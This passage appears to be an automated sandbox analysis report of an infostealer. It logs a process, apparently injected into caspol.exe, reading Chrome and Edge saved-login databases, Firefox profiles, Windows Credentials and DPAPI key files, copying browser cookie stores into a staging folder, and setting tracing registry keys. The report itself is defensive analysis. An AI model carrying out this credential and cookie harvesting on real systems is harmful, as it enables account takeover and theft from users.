C:\Users\user\AppData\Roaming\0bpuok1y.lva\Firefox\Profiles\ol7uiqa8.default-release\cookies.sqlite	success or wait	1	7242E04E	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\0bpuok1y.lva\Chrome\Default\Cookies	0	98304	53 51 4c 69 74 65 20 66 6f 72 6d 61 74 20 33 00 10 00 01 01 00 40 20 20 00 00 00 24 00 00 00 18 00 00 00 0e 00 00 00 0b 00 00 00 05 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 24 00 2e 53 60 0d 0c fd 00 04 09 fd 00 0f 67 0f fd 09 fd 0c 5b 0c 5b 0c 5b 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	SQLite format 3@ $$.S`g[[[	success or wait	1	724313BB	CopyFileW

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\0bpuok1y.lva\Edge Chromium\Default\Cookies	0	20480	53 51 4c 69 74 65 20 66 6f 72 6d 61 74 20 33 00 10 00 01 01 00 40 20 20 00 00 00 07 00 00 00 05 00 00 00 00 00 00 00 00 00 00 00 04 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 07 00 2e 4f 7d 0d 0f fd 00 04 0c fd 00 0f 67 0f fd 0c fd 0f 38 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	SQLite format 3@ .O}g8	success or wait	1	724313BB	CopyFileW
C:\Users\user\AppData\Roaming\0bpuok1y.lva\Firefox\Profiles\ol7uiqa8.default-release\cookies.sqlite	0	98304	53 51 4c 69 74 65 20 66 6f 72 6d 61 74 20 33 00 fd 00 02 02 00 40 20 20 00 00 00 03 00 00 00 03 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 0c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 03 00 2e 53 60 0d 7f fd 00 02 7d fd 00 7d fd 7f fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	SQLite format 3@ .S`}}	success or wait	1	724313BB	CopyFileW

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\caspol.exe.config	unknown	4095	success or wait	1	7359099B	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\caspol.exe.config	unknown	8173	end of file	1	7359099B	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7359099B	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	7359099B	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\e4a1c9189d2b01f018b953e46c80d120\mscorlib.ni.dll.aux	unknown	176	success or wait	1	734E62DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\caspol.exe.config	unknown	4095	success or wait	1	7359D97A	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\caspol.exe.config	unknown	8173	end of file	1	7359D97A	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7359D97A	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\68e52ded8d0e73920808d8880ed14efd\System.ni.dll.aux	unknown	620	success or wait	1	734E62DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\96b2b7229c43d2712ff1bf4906a723f6\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	734E62DE	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\62fe5fc1b5bafb28a19a2754318abf00\System.Core.ni.dll.aux	unknown	900	success or wait	1	734E62DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\5a5dc2f9e9c66b74d361d490c1f4357b\System.Xml.ni.dll.aux	unknown	748	success or wait	1	734E62DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7359099B	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	7359099B	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	72429B71	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	72429B71	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\caspol.exe.config	unknown	4096	success or wait	1	72429B71	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\caspol.exe.config	unknown	4096	end of file	1	72429B71	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Management\ccd32e22ed1b362ccbd4b6fe2cda6d0b\System.Management.ni.dll.aux	unknown	764	success or wait	1	734E62DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\caspol.exe.config	unknown	4095	success or wait	1	7359099B	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\caspol.exe.config	unknown	8173	end of file	1	7359099B	unknown
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Login Data	unknown	45056	success or wait	1	72429B71	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Local State	unknown	4096	success or wait	1	72429B71	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Local State	unknown	4096	success or wait	21	72429B71	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Local State	unknown	4096	end of file	1	72429B71	ReadFile
C:\Users\user\AppData\Local\Microsoft\Edge\User Data\Default\Login Data	unknown	49152	success or wait	1	72429B71	ReadFile
C:\Users\user\AppData\Roaming\Mozilla\Firefox\profiles.ini	unknown	4096	success or wait	1	72429B71	ReadFile
C:\Users\user\AppData\Roaming\Mozilla\Firefox\profiles.ini	unknown	4096	end of file	1	72429B71	ReadFile
C:\Users\user\AppData\Roaming\Mozilla\Firefox\profiles.ini	unknown	4096	success or wait	1	72429B71	ReadFile
C:\Users\user\AppData\Roaming\Mozilla\Firefox\profiles.ini	unknown	4096	end of file	1	72429B71	ReadFile
C:\Users\user\AppData\Local\Microsoft\Credentials\93CE54EBD72B5E2187F75E8118A14612	unknown	4096	success or wait	1	72429B71	ReadFile
C:\Users\user\AppData\Roaming\Microsoft\Protect\S-1-5-21-3425316567-2969588382-3778222414-1001\5648b315-515c-4e61-ade1-e36f11b6571c	unknown	4096	success or wait	2	72429B71	ReadFile
C:\Users\user\AppData\Local\Microsoft\Credentials\93CE54EBD72B5E2187F75E8118A14612	unknown	4096	success or wait	1	72429B71	ReadFile
C:\Users\user\AppData\Local\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D	unknown	11104	success or wait	1	72429B71	ReadFile
C:\Users\user\AppData\Local\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D	unknown	11104	success or wait	1	72429B71	ReadFile
C:\Users\user\AppData\Local\Microsoft\Credentials\93CE54EBD72B5E2187F75E8118A14612	unknown	4096	success or wait	1	72429B71	ReadFile
C:\Users\user\AppData\Roaming\Microsoft\Protect\S-1-5-21-3425316567-2969588382-3778222414-1001\5648b315-515c-4e61-ade1-e36f11b6571c	unknown	4096	success or wait	2	72429B71	ReadFile
C:\Users\user\AppData\Local\Microsoft\Credentials\93CE54EBD72B5E2187F75E8118A14612	unknown	4096	success or wait	1	72429B71	ReadFile
C:\Users\user\AppData\Local\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D	unknown	11104	success or wait	1	72429B71	ReadFile
C:\Users\user\AppData\Local\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D	unknown	11104	success or wait	1	72429B71	ReadFile
C:\Users\user\AppData\Roaming\Mozilla\Firefox\profiles.ini	unknown	4096	success or wait	1	72429B71	ReadFile
C:\Users\user\AppData\Roaming\Mozilla\Firefox\profiles.ini	unknown	4096	end of file	1	72429B71	ReadFile
C:\Users\user\AppData\Roaming\0bpuok1y.lva\Chrome\Default\Cookies	unknown	16384	success or wait	6	72429B71	ReadFile
C:\Users\user\AppData\Roaming\0bpuok1y.lva\Chrome\Default\Cookies	unknown	16384	end of file	1	72429B71	ReadFile
C:\Users\user\AppData\Roaming\0bpuok1y.lva\Edge Chromium\Default\Cookies	unknown	16384	success or wait	2	72429B71	ReadFile
C:\Users\user\AppData\Roaming\0bpuok1y.lva\Edge Chromium\Default\Cookies	unknown	16384	end of file	1	72429B71	ReadFile
C:\Users\user\AppData\Roaming\0bpuok1y.lva\Firefox\Profiles\ol7uiqa8.default-release\cookies.sqlite	unknown	16384	success or wait	6	72429B71	ReadFile
C:\Users\user\AppData\Roaming\0bpuok1y.lva\Firefox\Profiles\ol7uiqa8.default-release\cookies.sqlite	unknown	16384	end of file	1	72429B71	ReadFile

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\Software\WOW6432Node\Microsoft\Tracing\caspol_RASMANCS	success or wait	1	7174FDB8	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Tracing\caspol_RASMANCS	EnableFileTracing	dword	0	success or wait	1	7174FDB8	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Tracing\caspol_RASMANCS	EnableAutoFileTracing	dword	0	success or wait	1	7174FDB8	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Tracing\caspol_RASMANCS	EnableConsoleTracing	dword	0	success or wait	1	7174FDB8	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Tracing\caspol_RASMANCS	FileTracingMask	dword	-65536	success or wait	1	7174FDB8	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Tracing\caspol_RASMANCS	ConsoleTracingMask	dword	-65536	success or wait	1	7174FDB8	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Tracing\caspol_RASMANCS	MaxFileSize	dword	1048576	success or wait	1	7174FDB8	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Tracing\caspol_RASMANCS	FileDirectory	expand unicode	%windir%\tracing	success or wait	1	7174FDB8	unknown

Analysis Process: conhost.exe PID: **4792**, Parent PID: **5424**

General

Target ID:	138
Start time:	10:05:42
Start date:	25/01/2023
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6fb6b0000
File size:	875008 bytes
MD5 hash:	81CA40085FC75BABD2C91D18AA9FFA68
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Disassembly

No disassembly